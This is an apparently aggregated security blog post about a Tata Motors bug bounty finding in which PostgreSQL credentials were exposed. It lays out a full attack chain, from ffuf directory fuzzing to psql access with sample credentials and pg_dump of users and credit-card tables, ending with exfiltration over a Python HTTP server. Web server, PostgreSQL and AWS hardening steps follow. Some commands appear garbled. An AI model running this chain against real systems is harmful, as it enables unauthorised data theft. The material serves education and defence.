
Listen to this Post
Introduction:

In the high-stakes world of bug bounty hunting, the difference between a “No” and a payout often lies in the attacker’s ability to observe what others overlook. A recent security finding by researcher Rajesh Bhandekar at Tata Motors highlights a critical, yet surprisingly common, vulnerability: the exposure of sensitive database credentials via an unauthenticated endpoint. This incident underscores how automated directory fuzzing, a basic reconnaissance technique, can lead to the discovery of PostgreSQL configuration files, potentially granting an attacker read access to critical data stores without a single authentication challenge.
Learning Objectives:
- Understand how directory fuzzing (brute-forcing) can uncover hidden endpoints exposing configuration files.
- Analyze the risks associated with exposed PostgreSQL credential files and how to exploit them.
- Learn defensive configurations and cloud hardening techniques to prevent credential exposure.
You Should Know:
- The Art of the Fuzz: Unearthing Hidden Directories
The core of this discovery lies in “fuzzing”—a brute-force technique used to discover hidden directories and files on a web server. The researcher explicitly noted, “By the Simple FUZZ I got this… Tip: Observe directories while fuzzing.” This implies the use of tools like ffuf, Dirb, or Gobuster to uncover a sensitive path (e.g., /backups/, /.git/, or /config/).
Step‑by‑step guide: Using ffuf to Discover Hidden Endpoints
This guide simulates how an attacker might discover a misconfigured endpoint similar to the Tata Motors case.
 Step 1: Install ffuf (if not already installed)
 On Kali Linux: sudo apt-get install ffuf
 Or via Go: go get -u github.com/ffuf/ffuf

Step 2: Prepare a wordlist (e.g., /usr/share/wordlists/dirb/common.txt)
 Step 3: Run ffuf against the target domain.
 Replace 'target.com' with the scope-authorized domain.
 The -fc flag filters out common 403 responses to reduce noise.
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 403

Step 4: Analyze results. Look for directories like:
 - /backup
 - /config
 - /private
 - /.env (environment variables, often contain credentials)
 - /database.yml (Ruby on Rails config)

Step 5: If a directory like /backup is found, probe for specific files.
 Use a specific file wordlist or manually try: backup.zip, config.php, database.ini
ffuf -u https://target.com/backup/FUZZ -w /path/to/file-wordlist.txt
What this does: This simulates an attacker mapping the application’s attack surface. By iterating through thousands of common directory names, the tool identifies server responses (200 OK) that indicate the existence of a hidden folder, which may contain the exposed credentials.
2. The Payload: Decoding Exposed PostgreSQL Credentials
Once the unauthenticated endpoint was discovered, the attacker found a file containing PostgreSQL credentials. In a typical web application stack (e.g., Django, Ruby on Rails, or a simple PHP app), database credentials are stored in configuration files. If these files are placed inside the web root without proper `.htaccess` restrictions or are accidentally exposed via a backup directory, they become publicly readable.
Step‑by‑step guide: Connecting to an Exposed Database
Assuming the attacker retrieved a file named `config.php` or `database.ini` containing credentials like host=db.target.com, user=postgres_admin, and password=SuperSecret123, the next step is remote connection.
 Step 1: Attempt to connect to the PostgreSQL service from the attacker machine.
 Syntax: psql -h [bash] -U [bash] -d [bash] -p [bash]
psql -h db.target.com -U postgres_admin -d postgres -p 5432 -W

Step 2: If the port is closed or filtered, the attacker would check if the database is bound to 0.0.0.0.
 Step 3: If the connection is successful, enumerate databases.
\l  List databases
\c  Connect to a specific database
\dt  List tables

Step 4: Dump sensitive data.
SELECT  FROM users;
SELECT  FROM credit_cards; -- Hypothetical sensitive table
What this does: This demonstrates the direct impact of credential exposure. If the PostgreSQL server is misconfigured to accept remote connections (listen_addresses = ” in postgresql.conf), the attacker gains full interactive access to the database, leading to a massive data breach.
3. The Root Cause: Server Misconfiguration and Hardening
The vulnerability didn’t originate from a complex zero-day, but from basic operational security failures: a configuration file stored in a web-accessible directory and a database potentially exposed to the internet.
Step‑by‑step guide: Hardening PostgreSQL and Web Server Configurations
To prevent such exposures, defenders must implement multiple layers of security.
 Web Server Hardening (Apache/Nginx)
 Apache: Block access to sensitive file patterns using .htaccess or site config.
<FilesMatch "\.(ini|conf|env|yml|sql|bak|sh|git)$">
Require all denied
</FilesMatch>

Nginx: Deny access to hidden files and specific extensions.
location ~ /(.|wp-config|config|database).(ini|conf|env|yml|php|sql) {
deny all;
return 403;
}

PostgreSQL Hardening
 1. Restrict listening interface. Edit postgresql.conf
 Change: listen_addresses = 'localhost'  Instead of ''
sudo nano /etc/postgresql//main/postgresql.conf

<ol>
<li>Tighten pg_hba.conf (Client Authentication)
Restrict connections to specific IP ranges, never from '0.0.0.0/0'.
Example: Allow only local and private subnet connections.
TYPE DATABASE USER ADDRESS METHOD
host all all 127.0.0.1/32 md5
host all all 10.0.0.0/8 md5
host all all 0.0.0.0/0 reject</p></li>
<li><p>Apply the changes
sudo systemctl restart postgresql
What this does: These commands restrict the database to local or internal network access only, and configure the web server to return a 403 Forbidden error when anyone attempts to directly access configuration files, neutralizing the fuzzing attack.
4. Cloud Hardening: Security Groups and IAM
In a cloud environment (AWS, Azure, GCP), the mitigation shifts to network security groups. If Tata Motors’ infrastructure was cloud-based, the exposure implies the database’s security group allowed inbound traffic on port 5432 from the internet.
Step‑by‑step guide: Auditing AWS Security Groups
 Step 1: Use AWS CLI to describe security groups and find open ports.
aws ec2 describe-security-groups --group-ids sg-12345678 --query 'SecurityGroups[].IpPermissions[?FromPort==<code>5432</code>]'

Step 2: Remediate by revoking public access.
aws ec2 revoke-security-group-ingress --group-id sg-12345678 --protocol tcp --port 5432 --cidr 0.0.0.0/0

Step 3: Allow only specific IPs (e.g., the application server's IP).
aws ec2 authorize-security-group-ingress --group-id sg-12345678 --protocol tcp --port 5432 --cidr 10.0.1.5/32
What this does: It moves the access control from the application layer to the network layer, ensuring that even if credentials are leaked, the database port is inaccessible from the public internet, preventing remote exploitation.
5. Exploitation Chain: From Fuzzing to Data Exfiltration
Combining the steps above, the full exploitation chain becomes clear. The attacker uses fuzzing to find a configuration file, extracts credentials, uses those credentials to connect to the database, and finally dumps the data.
Step‑by‑step guide: Automating Data Exfiltration
 Assuming the attacker has valid DB credentials, they can automate dumping.
 Example: Dump all databases to a SQL file.
PGPASSWORD='SuperSecret123' pg_dump -h db.target.com -U postgres_admin -c --if-exists > full_dump.sql

Alternatively, for specific tables, pipe the output to a file.
psql -h db.target.com -U postgres_admin -d target_db -c "COPY (SELECT  FROM users) TO STDOUT WITH CSV HEADER;" > users.csv

Use SCP or a simple Python HTTP server to exfiltrate the file.
python3 -m http.server 8080
 The attacker then downloads the files from their own machine.
What this does: This demonstrates the final stage of the attack. The `pg_dump` command creates a complete backup of the database, which is the primary goal of most data breach attempts.
What Undercode Say:
- Visibility is Vulnerability: The Tata Motors incident proves that hidden directories are a primary attack vector. Automated fuzzing remains a top-5 method for initial access in bug bounty programs.
- Defense in Depth Fails at the Shallow End: The exposure occurred because of a fundamental lapse: storing credentials inside the web root. No amount of database hardening matters if the keys are left under the doormat.
- The Importance of .git and .env Hygiene: While this case involved a specific endpoint, the root cause mirrors the risks of exposed `.git` folders or `.env` files. Organizations must implement automated scanners to detect and alert on exposed configuration files in real-time, as manual oversight is inevitable at scale.
Prediction:
This disclosure will likely accelerate the adoption of “Credential Scanning as a Service” within CI/CD pipelines. As fuzzing tools become more sophisticated and integrated with AI to prioritize high-value targets, we will see a rise in “supply chain” style data leaks where a single exposed config file on a third-party subdomain compromises a primary organization. The future of bug bounty hunting will rely less on complex exploit chains and more on the “low-hanging fruit” of exposed secrets, forcing companies to shift their security focus from application logic to configuration management.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Rajesh Bhandekar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


